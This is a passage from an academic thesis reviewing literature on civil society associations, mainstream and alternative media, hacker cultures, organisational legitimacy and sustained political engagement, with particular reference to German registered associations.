Countering the notion of a general rise of political apathy, voices proclaiming the days of democracy constructed by a small group of elected politicians to be over are increasingly being heard. Donatella Della Porta, one of the most renowned scholars in this context, stresses that 'if some traditional types of associations are less and less popular, others (social movement organizations among them) are instead growing in resources, legitimacy and members' (Della Porta 2010: 803). The notion that as institutional politics declines a variety of associations emerge, goes along with the argument that disintegration is in part the "becoming" of politics (Pocock 2003). The political relevance of democratic constellations relying on a diverse range of associations has been underlined by a number of influential theorists. Political philosophers from Hannah Arendt to Ernesto Laclau have

emphasised that democracy is more than simply a set of political establishments. In the words of Rosanvallon, '*Democracy is defined by its works*, and not simply by its institutions' (Rosanvallon 2008: 307). In fact, political scientists have stressed that part of the very definition of liberal democracies is that they create the space for a plurality of civic and political associations (Dahl 1989: 233). Similarly, democracy theorists have pointed to a deep link between the formation of democratic constellations and the actions of organised associations (Warren 2001). The notion of creating local or regional associations to make democracy work over time goes back to Alexis de Tocqueville's (2004) classical study *Democracy in America*. Noting the prominent role associations played in the early years of the American republic, de Tocqueville (2004) argued that democracy is first and foremost a matter of shared ideas and practices that enable individuals to combine into organised collectives.

While organised associations make important contributions to democracy – including civic socialisation, political education, resistance, representation, deliberation and direct governance – scholars stress that greater realism is needed in what is often presented as a normative model (Fung 2003). Associations are starting points, mechanisms and frameworks of struggle more than indicators of political ends in themselves (Calhoun 2007: 172). While some writings make an effort to accentuate the epochal newness and singularity of current proceedings (Castells 2000; Shirky 2009), others have convincingly argued that political challengers may draw from familiar models of social organisation as the templates for unfamiliar forms of political engagement (Clemens and Cook 1999: 459). A telling example in this regard is the continuing importance of *clubs* or *registered associations*, which have been the subject of classical sociological conceptualisation as a characteristic form of organised collectivity (see Weber 1978: 27). In Germany, for example, registered associations ('eingetragener Verein') have a legal status that goes back to the Prussian Civil Code of 1794. Defined in §56 of the German Civil Code, in Germany it is a fundamental right of every citizen to be able to establish a registered association.<sup>4</sup> At the same time, one can expect that organisational practices and the interests that are the basis for clubs are subject to constant change. Since the 1960s the density of registered associations in Germany has been growing continuously (Adloff 2013) – ranging from self-help groups and sports clubs to musical societies and associations for ecological conservation.

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<sup>4</sup> Registration holds many legal benefits because a registered association can legally function as a corporate body rather than just a loose group of individuals. Although not every club is necessarily a registered association, the terms "club" and "registered association" will be used synonymously.

Following these accounts, one can ascertain that associations are a constitutive part of civil society – ‘a sphere of social interaction between economy and state, composed above all of the intimate sphere, the sphere of associations, social movements and forms of public communication’ (Cohen and Arato 1992: ix). Cohen and Arato’s writing is particularly helpful in this context as it regards civil society as a possible terrain for progressive politics and associations as organisational forms that – based on their engagement practices – facilitate and maintain demanding visions of politics. With the prominence of media technologies in the social world at large, and especially in the diversification of political engagement, research on the use of media by non-state actors has in recent years gained currency. Scholars from different disciplines have pointed to the need to investigate interactions between democratic constellations and non-state actors’ interactions with different media outlets and technologies. Writings by scholars who promote the coming together of political science, sociology, movement and media studies are of particular value in this context.

In one of the early insights into the relationship between non-state actors and media outlets, William Gamson and Gadi Wolfsfeld (1993) noted that social movements are dependent on mainstream media to mobilise public support, to increase the validation of their demands and to circulate their messages beyond the likeminded. In accordance with this reasoning scholars have argued that due to the ongoing fragmentation of media outlets and the competition of different groups and actors for public attention, mainstream outlets remain an important site for actors to get their message across in public discourse (Koopmans 2004; Rucht 2004). The notion that mainstream media play a part in shaping the political agenda has been part of academic discourse for more than four decades (McCombs and Shaw 1972) and scholars continue to emphasise the scenery-setting role mainstream formats play for movement actors (Andrews and Caren 2010). This might be partially due to the fact that in countries like Germany people tend to be loyal to established news outlets and are less likely to adopt newer, individualised services (Newman and Levy 2013). Overall, recent publications on mediation and protest movements have stressed the increased relevance of mediated visibility if political collectives are to exist in the public mind, make their voices heard, achieve public recognition and gain attention beyond the circle of likeminded individuals and publics (Rucht 2013).<sup>5</sup> Accordingly, mainstream

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<sup>5</sup> It is important to keep in mind that more radical groups and collectives often prefer to stay in the background and therefore might even put some efforts into staying invisible and outside of media attention.

visibility tends to be described as an effective and possibly necessary route for political impact (Gamson and Wolfsfeld 1993). This development is considered counterproductive by those critics who see non-state actors as captivated by the demands of news media which is seen as leading to trivialisation and debasement of their aims (see Powers 2014). For emerging groups like Anonymous, it has been argued that in sating the media hunger for spectacle, media attention and column inches have become ends in themselves and therefore an obstacle to political movement building (Coleman 2013). In this context it is important to remember that media-related practices do not equal empowerment and mediated visibility is not a political end in itself (Cammaerts et al. 2013).

Working through the literature on the relationship of non-state actors and mainstream media it becomes apparent that one needs to differentiate between different forms of interaction. Richard Ericson and his colleagues (1989), for example, make a useful distinction between media access and media coverage. By access, they mean ‘the news space, time, and context to reasonably represent the authority of their office’, whereas coverage entails ‘some news space and time but not the context for favourable representations’ (Ericson et al. 1989: 5). This distinction is vital because it demonstrates that media access – as with access to all kinds of resources at institutional levels – remains a political question (see Freedman 2014). While media coverage simply denotes the amount and prominence of attention and visibility a group receives, media access indicates that an actor has a particular standing and is treated as an actor with a serious voice in the media (Gamson and Wolfsfeld 1993; Ferree et al. 2002). In addition, speaking with their own voice enhances actors’ ability to embed their concepts and ideals in public discourse (Phillips et al. 2004). As prominent research like the study on the “making and unmaking” of the 1960s student movement (Gitlin 1980) has demonstrated, gaining coverage once may not be hard, but gaining and sustaining regular access and standing can be extremely difficult.

With the growing pervasiveness of digital technologies, scholars pointing to the political relevance of radical and alternative media (Downing 2000; Atton 2004) have complemented research on mainstream media over recent years. A prominent example in this context is the Global Justice Movement (GJM). To mobilise against the World Trade Organization’s meeting in Seattle in 1999 and to enhance alternative reports on political and social issues, the GJM created an online infrastructure that included, amongst other things, the alternative media network Indymedia, electronic mailing lists and information portals (Kahn and Kellner 2004). Besides countering, withdrawing from or adapting to mainstream media (Rucht 2004), scholars emphasise that social movements increasingly

invest human, technological and financial resources in “being the media” instead of hating it, to paraphrase a slogan of Indymedia’ (Cammaerts 2012: 125). As with the Bolivian tin miners who by 1920 were already using radio technologies to mobilise people in their political struggle against corporate and state oppression (see Rodriguez et al. 2014), so the creation and maintenance of alternative media has gained particular momentum since the 1980s. At that time John Downing (1989) published an article on the political potential of endeavours like the electronic mail system PeaceNet and projects like Public Data Access that aimed to make government information accessible. His argument was that these services were ‘constructing an alternative public realm, a space in which political movements can exchange and refine new perspectives and information in the light of practical projects’ (Downing 1989: 156). While Downing was right in underlining how media-related practices can strengthen but not operationalise democratic culture, his notion of ‘grass-roots teledemocracy’ (Downing 1989: 162) suggests that online communication channels are more independent from existing institutions and power constellations than is the case.

Studies of alternative media persuasively demonstrate how each media landmark – from the printing press to radio, television and html codes – comes with an undercurrent of practices that appropriate dominant systems of media production and consumption for alternative purposes (Bailey et al. 2007). Yet, it is important to remember that from an infrastructural perspective, alternative media today often depend on large-scale infrastructures like data centres that are in the hands of corporations and under governmental control (Kelty 2013). In this context it is also worth highlighting that scholars have pointed to the increasing conflation of alternative and mainstream media. ‘With the recent emergence of so-called “new information and communication technologies” and online platforms, alternative uses of media technologies are not clearly divorced from their corporate originators’ (Rodriguez et al. 2014: 2). This is not to deny their political significance but to emphasise a non-idealistic approach to alternative media.

In addition to actors’ use of alternative media, scholars have considered interactions with media environments as partially responsible for making networked forms of organisation a signature element of actors other than states (Sassen 2008). Here “network” does not act as an all-embracing metaphor but is understood as concrete ‘forms of organization characterized by voluntary, reciprocal, and horizontal patterns of communication and exchange’ (Keck and Sikkink 1998: 8). The interrelation between mainstream, alternative media and horizontal forms of communication has been demonstrated notably in Jeffrey Juris’ ethnographic account of movements against corporate globalisation.



*Networking Futures* (Juris 2008) argues that through mainstream and alternative media as well as horizontal networks of communication non-state actors are able to influence people's minds and foster social change. While this might read as an overestimation of the causality between media-related practices and political influence, Juris (2008) relativises this impression by stressing that actors are often limited to specific events and often do not define the rules under which they are being portrayed across mainstream coverage. The ongoing convergence of different media outlets, technologies and platforms is further elaborated by Cammaerts (2012), who persuasively links up various ways in which media and communication are relevant to political activists. Brought together under the conceptual framework 'mediation opportunity structure' he considers four interrelated factors as relevant: framing processes, self-representation, the use of digital media to mobilise for and organise direct actions, and media-related practices that constitute resistance in their own right (Cammaerts 2012: 118). As a consequence, Cammaerts remarks that media-related practices 'are not merely relevant to the symbolic and discursive realms in which social movements operate, but that they are also instrumental and material to realizing their immediate goals' (Cammaerts 2012: 117). In a similar vein scholars have condensed the far-reaching political relevance of technology by emphasising that not only the appropriation of individual tools but also access to telecommunications infrastructure like satellites and internet servers, as well as "logical" infrastructure such as codes and protocols, are prime points of political engagement (Hintz 2013; Milan 2013). In other words, scholars emphasise that over recent years media technologies and infrastructures have increasingly become sites of political struggle in their own right.

One domain of scholarship that brings the above-mentioned factors together in revealing ways is writing on hacking. With the increasing relevance of practices related to media technologies and infrastructures for democratic constellations in general, and for political engagements in particular, scholarly and media interest in "hacker cultures" (Thomas 2002) has grown considerably in the past decade. As a regular reader and viewer of news media one has become accustomed to minor or major reports on "hackers". *Anonymous*, *WikiLeaks*, Edward Snowden, to mention only a few contemporary examples that continue to travel around the globe's newsfeeds. While governmental institutions and mainstream media tend to use "hacking" as a catch-all term to describe almost any computer-related crime (Nissenbaum 2004) these depictions are complemented and somewhat contrasted by recent theorisation and research that highlights the ever more substantial role hackers occupy for contemporary societal constellations.

Scholars have, for example, pointed to the explicitly political dimension of computing in the form of hacktivism (Jordan and Taylor 2004; Jordan 2013). Chris Kelty (2008) in his much-praised work *Two Bits* has widened the lens through which to look at hackers, or geeks as he calls them, by convincingly demonstrating that hackers argue *with* and *about* technology. That is to say, they do not only express ideas but also ‘express infrastructures through which ideas can be expressed (and circulated) in new ways’ (Kelty 2008: 29). Leah Lievrouw uses the term “alternative computing” instead of hacking to describe a range of activities that explicitly focus on ‘constructive political, social, and cultural purposes, rather than those that are primarily criminal, terroristic, or exploitative enterprises’ (Lievrouw 2011: 99). In her recent ethnographic investigation of free and open-source software actors Gabriella Coleman (2012) describes hacking not only as a technical endeavour but also as an aesthetic and a moral project that converges powerfully with humour, cleverness, craft and politics.

Computer hackers tend to be skilled programmers, security researchers, hardware builders, and system administrators, and they often self-identify as such. They are generally motivated by some version of information freedom and participate in ‘hacker’ events and institutions like the Computer Chaos Club, ShmooCon, and free software projects. (Coleman 2011: 512)

Coleman’s approach is particularly helpful as she underline that hackers, coders, and geeks are behind a vibrant political culture and stresses the diversity and complexity of hacker cultures by remarking that ‘once we confront hacking in anthropological and historical terms, some similarities melt into a sea of differences’ (Coleman 2012: 18). This depiction underlines how hacker ethical principles, as described in Steven Levy’s (2010: 39–46) seminal work, often have a common core – a commitment to information freedom, a mistrust of authority, a heightened dedication to meritocracy and the firm belief that computing technology, in the right hands, can be the basis for beauty and a better world. John Postill (2014) has recently further promoted Kelty’s, and even more so Coleman’s approach that hackers constitute a relevant political culture. He refers to hackers and other social agents like tech lawyers and online journalists, ‘who combine technological skills with political acumen to pursue greater Internet and democratic freedoms, both globally and domestically’ (Postill 2014: 2), as freedom technologists. Postill explicitly points to hackers as actors who play a part in alternative political engagements by, amongst other means, contributing their skills and know-how to protest movements like the Indignados in Spain.

More recently, there has also been growing interest in hackers' relation to alternative and mainstream media outlets. It has been shown, for example, that the alternative media network Indymedia has a long history of collaborating with hackers as well as coordinating hackerspaces to share technical expertise (see Giraud 2014). At the same time, the growing approximation of hackers and mainstream media has been witnessed in WikiLeaks' partnership with the *New York Times*, the *Guardian* and *Spiegel*, amongst others, to bring government secrets into the public domain (Brevini et al. 2013). Even more recently, the shifting relationship between hackers and media organisations has gained mass attention through the case of Snowden's collaboration with the journalist Glenn Greenwald, who edited and published the disclosures for the *Guardian*. Taken together, recent theorisation and research highlights the ever more substantial role hackers play in for contemporary political constellations. Overall, it can be said that recent investigations of hacker cultures bring forward a multi-layered and revealing characterisation of hackers by looking closely at who they are, what they do and why they do it instead of preserving stereotypes or proclaiming generalisations. It is this latter conceptual positioning of hackers, hacking and hacktivism that my research is drawing on and aims to enlarge.

Zooming back out from the concrete example of hacking to the more general question of research into the interrelation between political activism and contemporary digital technologies, the above section confirms the value of a research approach that takes into account the interrelation of diverse platforms, tools and media objects. Directly linked to the value of applying the notion of media environment as an analytical perspective, the above section also underlines the value of practice-oriented research as it reveals that, to understand the role media play for democratic constellations one has to look at what people actually do with media. At the same time, the above paragraphs also point to existing gaps in contemporary research and existing focal points that, as a consequence, leave other factors somewhat under-researched.

### **3.2 From visibility to legitimation**

As has been shown so far, scholars have convincingly drawn attention to the increasing prominence of media-related practices for non-state actors as they attempt to give their political endeavours life. Overall studies investigating the interrelation of political engagement and media practices tend to have a one-medium bias: they focus on mainstream media (Andrews and Caren 2010; Koopmans 2004); or radical or alternative media (Downing 2000; Atton 2004); or particular technological tools like mailing lists (Kavada 2010); or focus

on singular platforms (Thorson et al. 2013; Obar et al. 2012). While research that explores the role of media environments has only recently gained attention (Mattoni 2012; Cammaerts 2012; Costanza-Chock 2014/forthcoming), it can be said that the interrelation between digital technologies and social movements' emerging forms of political activism has been investigated in conclusive and insightful ways (Donk et al. 2004; Juris 2008; Cammaerts et al. 2013). Yet, the focus of a large number of recent studies has been the role digital media play for movements in coordinating collective action, mobilising large-scale protest and distributing their claims amongst a global audience. That is to say, recent writings interested in the political dimension of media practices for the most part focus on "contentious" and "movement-driven" activism.

On the one hand this points to a lack of research that takes into account both "outsider tactics", which operate largely beyond institutional processes and "insider tactics", which relate to institutional politics and governmental processes of decision-making (Andrews and Edwards 2004). This is even more surprising as scholars have explicitly pointed out that political collectives often practise both and strategically combine indirect and direct strategies (Amenta et al. 2010). On the other hand there is a lack of research on more concrete entities like civil society organisations and other associations that are not sponsored by corporations and powerful interest groups (Fenton and Barassi 2011). This is also true for the analysis of hacker cultures, where excellent research has been done on the free software movement (Kelty 2008) and dispersed collectives like Anonymous (Coleman 2013) but no substantial research on more organisation-based hacker groups.

As has been highlighted throughout the above sections, such research is of great importance as it illustrates the ways in which media-related practices become relevant for actors' political projects. At the same time, it leaves under-researched factors that appear to be of great importance to further understandings the diversification in agencies, repertoires and targets of political activism by concrete actors within specific democratic constellations (Norris 2002; Marres 2005). More research is needed to grasp the role media-related practices play for the emergence of positive political actions that become meaningful and sustained (Couldry 2012: 114). Positive political action in this case includes both emerging and existing sites, forms and actors that co-determine democratic constellations. Focusing exclusively on 'new forms of political investment' (Rosanvallon 2011: 7) is dangerous because it oversimplifies contemporary engagement practices. The same is true for the reverse approach. With good reason, scholars have argued that, 'Democracy needs both a functioning party system and a viable domain of extra-

parliamentary politics; at present both are in transition' (Dahlgren 2013: 12). Representative forms of government have not disappeared and institutional politics continue to be of high significance when it comes to day-to-day claim-making interactions among actors belonging to different social and political spheres (Alonso et al. 2011). In other words, the complex relationships between political institutions and emerging engagement practices continue to be a central dynamic of democracy (Melucci 1985: 814). Current approaches suggest a certain deficit as they tend to be inattentive or tend to avoid the ways in which media practices connect with basic political considerations. A promising way to bring this research agenda to life is to look at concrete entities, to include both insider and outsider tactics in the analysis and to investigate the relationship between actors' media practices and particular political fundamentals.

Ever since Weber's (1978) initial writings on legitimacy, social theorists have underlined the central importance of legitimacy in societal constellations. Following Rosanvallon's (2011, 2008) extensive reflections on contemporary political figurations, democratic constellations cannot be understood without reference to the relocation and multiplication of legitimacy. According to Mark Suchman, legitimacy is virtually the basis of politics as it addresses the forces 'that constrain, construct, and empower organizational actors' (Suchman 1995: 571). In the expanding literature on legitimacy Suchman's definition has been generally accepted as the most suitable: 'Legitimacy is a generalised perception or assumption that the actions of an entity are desirable, proper, or appropriate within some socially constructed system of norms, values, beliefs, and definitions' (Suchman 1995: 574). Overall, legitimacy, to a large degree, rests on being socially 'comprehensible' and 'taken-for-granted' (Suchman 1995). Echoing the notion of taken-for-grantedness, Berger and Luckmann (1967: 94–5) consider legitimation a process whereby comprehensibility deepens and crystallises. Skill, effort and practice are considered necessary elements in the process by which an actor becomes taken-for-granted (Bourdieu 2000). Accordingly, legitimacy is not simply out there for the asking, but has to be created as well as exploited by actors that seek to gain legitimation.

While theoretical accounts differ in their focus on the subjects, sources and consequences of legitimacy, perspectives converge in seeing legitimation as a process rather than a binary state where an organisation is either legitimate or not. It is understood that no political actor is (il)legitimate for 100 per cent of the time or across all locations. Legitimacy is never definitively acquired and remains open to challenge and dependent on social perceptions (Rosanvallon 2011: 7). Accordingly, '(de-)legitimation is the process by which the legitimacy of a subject

changes over time' (Deephouse and Suchman 2008: 57). Having legitimacy with one set of institutions or constituents may well mean having less among others. Instead of constructing normative measures of legitimacy it therefore appears to be more constructive to advance a process- and actor-oriented notion of legitimation, as is the case in studies on organisational legitimacy. Taking into account that legitimation is a process that ultimately depends on the actors that gain as well as the actors that attribute legitimacy it is advisable to narrow the range of analysis. Accordingly, instead of grasping the entire legitimation landscape of a given organisation my research focuses on the role media-related practices play in relation to more or less institutionalised entities. In other words, to achieve an empirically convincing data set I largely narrow my focus on legitimation dynamics between civil society organisations, media environments and institutionalised politics.

Taking into consideration strategic and institutional traditions (Suchman 1995; Scott 2014), organisational legitimacy is best understood as being constituted by three interrelated aspects. First, legitimacy is the outcome of the process of legitimation enacted by the acting organisation and at the same time, grounded in the larger environment in which the organisation is embedded (Dowling and Pfeffer 1975). Second, legitimacy is socially constructed, achieved and maintained through social dialogue (Phillips et al. 2004). Third, legitimacy is a contested process that unfolds across time (Johnson et al. 2006).

Echoing this relational approach to legitimacy, Pierre Bourdieu understood political action as a struggle over both the legitimate boundaries of recognised players and those of legitimate positions.

Political struggle is a (practical and theoretical) cognitive struggle for the power to impose the legitimate vision of the social world, or, more precisely, for the recognition, accumulated in the form of a symbolic capital of notoriety and respectability, which gives authority to impose the legitimate knowledge of the sense of the social world, its present meaning and the direction in which it is going and should go. (Bourdieu 2000: 185)

Legitimacy, long been recognised as a core element in political and governance regimes, often deals with the relationship between societal acceptance of regimes and institutions and their ability to exercise power and authority (Deephouse and Suchman 2008). The legitimation of democratic leadership is based on a written constitution, institutional frameworks and people's votes. At the same time, legitimacy is not exclusively subject to the rhythms and defaults of institutional

politics, but also relates back to the notion that ‘there is more than one way to act or speak “on behalf of society”’ (Rosanvallon 2011: 8). Civil society organisations, for example, lack a clearly definable constituency and are not subject to direct constraints resulting from public accountability. Accordingly, they have to construct legitimacy in different ways. For that reason CSOs tend to consider themselves “representative thinkers” (Arendt 1958) or, even more importantly, as “representative actors”, justifying their engagement in terms of being an association that acts on a particular set of issues in the interests of the general public.

Relevant here are Christine Oliver’s (1991) notions of *cooptation* and *influence* as two strategies of manoeuvring central to formation of organisational legitimation. *Cooptation* is the ‘strategic use of institutional ties to demonstrate the organization’s worthiness and acceptability to other external constituents from whom it hopes to obtain resources and approval’ (Oliver 1991: 158). Research into organisations that are highly involved in collaborations with other organisations in their field shows that these have typically been accepted as legitimate actors by institutional political processes (Clemens 1993). *Influence* is intended to change ‘institutionalized values and beliefs’ or to shape public perceptions of ‘definitions and criteria of acceptable practices or performance’ (Oliver 1991: 158). Although Oliver tends to see influence and cooptation as conceptually different, they are not necessarily separate processes. Cooptation of external stakeholders and exercising influence by affecting broad public perceptions, for example, often go hand in hand (McCarthy and Zald 1977: 1222). Thus it is important to note that for civil society organisations legitimation does not guarantee “success”, but rather legitimacy matters because organisations rely on acceptability and credibility in their social environment to effect (unintentional or intentional) political change (Walker and McCarthy 2010).

When we take into account the fact that civil society organisations cannot draw on electoral constituencies for legitimation, not only do their concrete actions come into focus but we also see how they frame and communicate their actions is particularly important. Considering the importance of communicative action for civil society organisations, scholars have underlined that ‘somewhere between specific legitimacy-granting authorities and society-at-large as a source of legitimacy stand the media’ (Deephouse and Suchman 2008: 55). One of the first writings to underline the legitimising power of mainstream media was Paul Lazarsfeld and Robert Merton’s (2004[1948]) seminal, yet conceptually largely underdeveloped middle-range concept of “status conferral”. Lazarsfeld and Merton argued that the media – newspaper, radio and film in their day – have the

ability to ‘confer status on public issues, persons, organizations, and social movements’ (Lazarsfeld and Merton 2004[1948]: 235). As the authors put it, ‘This status-conferral function thus enters into organized social action by legitimizing selected policies, persons, and groups which receive the support of mass media’ (Lazarsfeld and Merton 2004[1948]: 236). The media environment has changed drastically since the publication of their article in the immediate post-war period. Nonetheless, more recent writings on media as a source of legitimacy are implicitly or explicitly grounded in Lazarsfeld and Merton’s writing.

Dowling and Pfeffer (1975) suggested that the media are an institutionally rich indicator of society-wide legitimacy. Thompson (1995) in his work on the growing impact of media in modern societies, argues that legitimacy can be partially secured through the media. Similarly, Michael Schudson acknowledges that news media has the ability to amplify particular perspectives and to confer ‘public legitimacy’ (Schudson 1996: 19) on individuals and institutions. Susan Herbst refers to media-derived authority as ‘the legitimation one garners through communication channels and media texts’ (Herbst 2003: 489). While Herbst appears to widen the field of analysis beyond mainstream media she reduces the complex linkages between legitimation and media environments to the ‘amount of coverage one receives and to some extent, the style of the coverage’ (Herbst 2003: 489). Following this trend, measuring legitimacy by counting quantity of media coverage that organisations receive has become a popular strategy. In the same vein the prestige media are considered indicators of society-wide legitimacy (see Deephouse and Suchman 2008). In a more nuanced approach Ruud Koopmans (2004) considers media legitimacy as the degree to which reactions by relevant actors to mass coverage are supportive. In this context it is also argued that organisations that use insider tactics and regularly interact with institutional politics receive more media attention and, as a consequence, greater legitimacy (Andrews and Caren 2010: 846). In contrast, so the argument goes, organisations that use outsider tactics receive less media attention and generate minimal legitimacy (Andrews and Caren 2010: 846). Correspondingly, scholars suggest that if organisations attract favourable media coverage or are requested as news sources, journalists view them as legitimate actors (see Yoon 2005). This, again, goes back to the classical assessment that recognition by mainstream media shows, ‘that one is important enough to have been singled out from the large anonymous masses, that one’s behavior and opinions are significant enough to require public notice’ (Lazarsfeld and Merton 2004[1948]: 233). Scholars have also discussed the reliance of institutional political actors on media outlets to establish and secure legitimacy (Rosanvallon 2011). In addition, works rooted in resource mobilisation theories



and new social movement theories evoke aspects of legitimacy, but never systematically address the role media practices and media environments play for legitimation (Downing 2008; Van de Donk et al. 2004; Lievrouw, 2011).

Taken together the above accounts convincingly underline how mainstream media play a dual role in legitimacy research, 'serving both as an indicator of legitimation by society-at-large and as a source of legitimacy in their own stead' (Deephouse and Suchman 2008: 56). Yet, considering the writings and research discussed in the previous chapter and in the earlier sections in this chapter, it becomes evident that several key factors are missing. First, researchers focus their attention on those media elements that are open to public scrutiny, like media coverage. Second, scholars base their arguments on an outdated communication models. Third, scholars construct a far too rigid causal chain between media attention and legitimacy. Following the rather narrow angle of previous studies, there is considerable need for political and media sociology to complement existing research to deepen understandings of emerging actors' struggle for legitimation. First, considering the distinction between coverage by and access to mainstream media, further investigation of different forms of interaction between media outlets and non-state actors seems warranted. Second, as shown in the previous chapter, an exclusive focus on mass or mainstream media outlets is no longer sufficient to gain in-depth understandings of the issues at stake. Accordingly, we need to investigate the interrelations between actors' practices related to contemporary media environments and legitimation. Third, investigating the interrelation between media practices and legitimation also calls for analysing the role these practices play in the formation and organisation of particular groups.

To further explicate the contribution my research intends to make in this context, it is helpful to concretise the aim of this thesis. The objective of my thesis is not to redevelop or renew a concept that is 'an anchor point of a vastly expanded theoretical apparatus' (Suchman 1995: 571) and that acts as one of the principal concepts in political science. This would simply be too much to ask of any single piece of research. Instead, I seek to add certain elements to the overall picture by bringing legitimacy into closer contact with actors' media-related practices. The argument is that one has to take into account a wide range of practices, ranging from interactions with media environments to less visible, latent channels of communication that might be constitutive for a group's organisational nature. Investigating the relationship between legitimacy and media practices is to analyse how a variety of social actors exercise their agency within complex media environments (Couldry 2012). Analysing the correlation between legitimacy and

civil society organisations from this point of view also means to sidestep a normative conception of legitimacy. In practice this means that instead of investigating existing authorities' points of view – for the large part media organisations, corporations and institutional politics – my research looks at organisational legitimacy by focusing on emerging actors' media-related practices. To put it precisely, I am interested in the role media-related practices play in the legitimisation of organised collective actors.

While the above discussion has developed some inaugurating reasoning for the importance of investigating legitimisation, it is fruitful to further emphasise this line of thought by bringing the concept of legitimacy into dialogue with the notion of long-term involvement.

### **3.3 A long-term perspective**

Writings from a more institutional perspective have shown that organisations that are associated with established institutions and have legitimacy before government agencies also have enhanced rates of survival (Scott 2014). The notion that organisations are in need of legitimacy for long-term survival is underlined by research highlighting how increased legitimacy protects organisations from instability as they tend to be rewarded with resources (Walker and McCarthy 2010). At the same time, insider tactics are considered valuable as they allow organisations to build long-term relationships with institutional actors and help to increase organisational legitimacy (Clemens 1993). Scholars also emphasise that the establishment of legitimacy itself only unfolds across time (Johnson et al. 2006: 59). Theorists such as Weber and, following him, Alfred Schutz (1967), identified time as an underlying dimension of meaningful social action. As societal change most of the time stems from persistent – not revolutionary – political engagement and processes (Lefebvre 1991; Sassen 2008), scholars have convincingly argued that duration is a critical component of political action because influencing rationalities and constructing new social and political imaginaries are long-term goals.

As Tilly and Wood's historical account highlights, for example, the means of political collectivity only come to life, if they ever do, 'over the long run and after repeated efforts' (Tilly and Wood 2003: 148). According to the authors, forming special-interest associations, demonstrating, lobbying, making statements for public consumption, and related means of coordinated action provide 'an opportunity to offer a sustained challenge to powerful figures and institutions' (Tilly and Wood 2003: 148). The emphasis on temporality not only hooks into the notion of legitimacy but also echoes the earlier emphasis on democracy as an

ongoing project with a long and uneven history driven by actors with varying interests and commitments. The major challenge for non-state actors, then, is not a solitary act of disobedience or mobilising people for a single protest, but sustaining ongoing engagement (Juris 2008). The question is less about whether people will show up once for a large-scale event than whether participants can sustain involvement over time with sufficient intensity to continue leverage over political processes (Amenta et al. 2010). In other words, scholars convincingly reason that political engagement requires sustained engagement (Andrews and Edwards 2004: 498). Others have phrased the need for continuity in more ornate terms by stating that, 'if something is constructed, then it means it is fragile and thus in great need of care and caution' (Latour 2004: 246). Following Alberto Melucci's classical writing on collective action, it is in this context that organised forms of engagement matter particularly, as 'organizations are not meant simply to be short-lived sites for self-development' (Melucci 1996: 34).

In a rather prosaic manner one could say that with the pervasiveness of media technologies and infrastructures, activism has become more flexible, giving individual and collective actors a range of options between long-time engagement and momentary press-the-button commitments (Karpf 2012). Yet, scholars have warned that this may lead to more fleeting and momentary commitments and actions, resulting in short-term actions and rapidly shifting issues (Curran et al. 2012). Prominent examples of the latter are video campaigns by humanitarian organisations that reach millions of viewers within weeks and disappear from the screens soon afterwards without having much of a noticeable outcome. Taking into account the earlier finding that recent writings put an emphasis on contentious and movement-based activism, one can add that recent studies tend to emphasise spectacular, event-oriented, highly visible aspects of collective action that tend to evaporate soon after they are enacted.

At the same time scholars who stress the need to investigate long-term dynamics have become more persistent over the past years. Amenta and his colleagues (2010), for example, stress that analyses focusing only upon events surrounding mobilisation miss out on significant elements that sustain collective development over time. Even authors who stress the redundancy of organisational forms consider the capacity for sustainability imperative for political activism as research has shown that crowd-enabled networks like the Occupy movement might be able to respond quickly to new opportunities but their messages become diluted over time (Bennett and Segerberg 2013). Organisationally enabled activism, in contrast, encourages less personalisation, reduces diversity of expression and sustains a more focused message (Bimber et al. 2012). Time is also a

key issue in Geert Lovink and Ned Rossiter's (2011) emphasis on the need for networked actors to depart from the short-termism of political interventions.

The sustainability issue is a highly political one. Once a network becomes sustainable it addresses the problem of time, which tends not to be the default of networks. [...] The annoying network is the one that lasts the test of time and refuses to disappear. (Lovink and Rossiter 2011: 281)

The authors expand on this approach by emphasising that agency does not lie in the spectacle of the happening, but rather subsists within the connections and practices that occur before and after the event (Lovink and Rossiter 2011: 287). In a similar tone, scholars have pointed to the 'need for sustainable organization, even if decentralized and network-based, which can survive the ebbs and flows of mass mobilization' (Juris 2008: 159). Through comparative accounts of mass mobilisations in Prague and Barcelona and subsequent media analyses, Juris (2008) found that protests are important networking tools, but they are difficult to reproduce over time.

In the context of the World Social Forum, Dieter Rucht (2012) has pointed to gatherings – contentious or not – and relatively durable infrastructures – composed of participating organisations, coordinating committees, media groups, newsletters and the like – as vital for sustaining political engagement. In particular, communication-based infrastructures are designed for the mundane task of keeping things going as they allow for sustained flows of interaction within and between collectives and networks (Rucht 2012). Juris (2012), in his more recent participatory observation of the Occupy movements in New York and Boston, points in a similar direction.

[N]etworking logics have become more salient since the evictions of the largest camps around the United States from mid-November to early December 2011. This shift toward less publicly visible forms of organizing and networking outside centralized physical spaces may help to ensure the staying power of #Occupy – a significant challenge given the vulnerability of the #Occupy movements to disaggregation in the absence of longer-term network structures. (Juris 2012: 261)

Similar to Rucht's approach, Juris considers combining media-related practices and shared presence as a fruitful strategy for political actors wishing to reproduce themselves over time. More concretely, he considers flexible integration of networking and aggregation logics as key to achieve lasting change (Juris 2012:

269). This aspect is also convincingly emphasised in ethnographic and qualitative research providing evidence that mediated communication amongst actors supports network formations but cannot compensate for personal face-to-face contact and interaction (Kavada 2010; McCurdy 2012; Kannengießer 2014). Along the same lines, scholarship recognises that the internet and its manifold segments are only one part of political actors' communication ecology that enhance, rather than replace, face-to-face organising (Costanza-Chock 2014/forthcoming).

Corresponding with the notion that actors are in continuous need to communicate and coordinate collectively Ulf Hannerz has stated that, 'To keep culture going, people as actors and networks of actors have to invent culture, reflect on it, experiment with it, remember (or store it in some other way), debate it and pass it on' (Hannerz 1997: 5). In a related context Hannerz stresses the relevance of media to this process as they enable people to 'preserve ever more kinds of ideas and cultural forms, in great detail' (Hannerz 1996: 24). The political importance of expanding archiving and storing practices is also underlined by Cammaerts (2012), who points out that the permanent nature of artefacts enables symbols and discourses embedded in them to be culturally transmitted on a long-term basis.

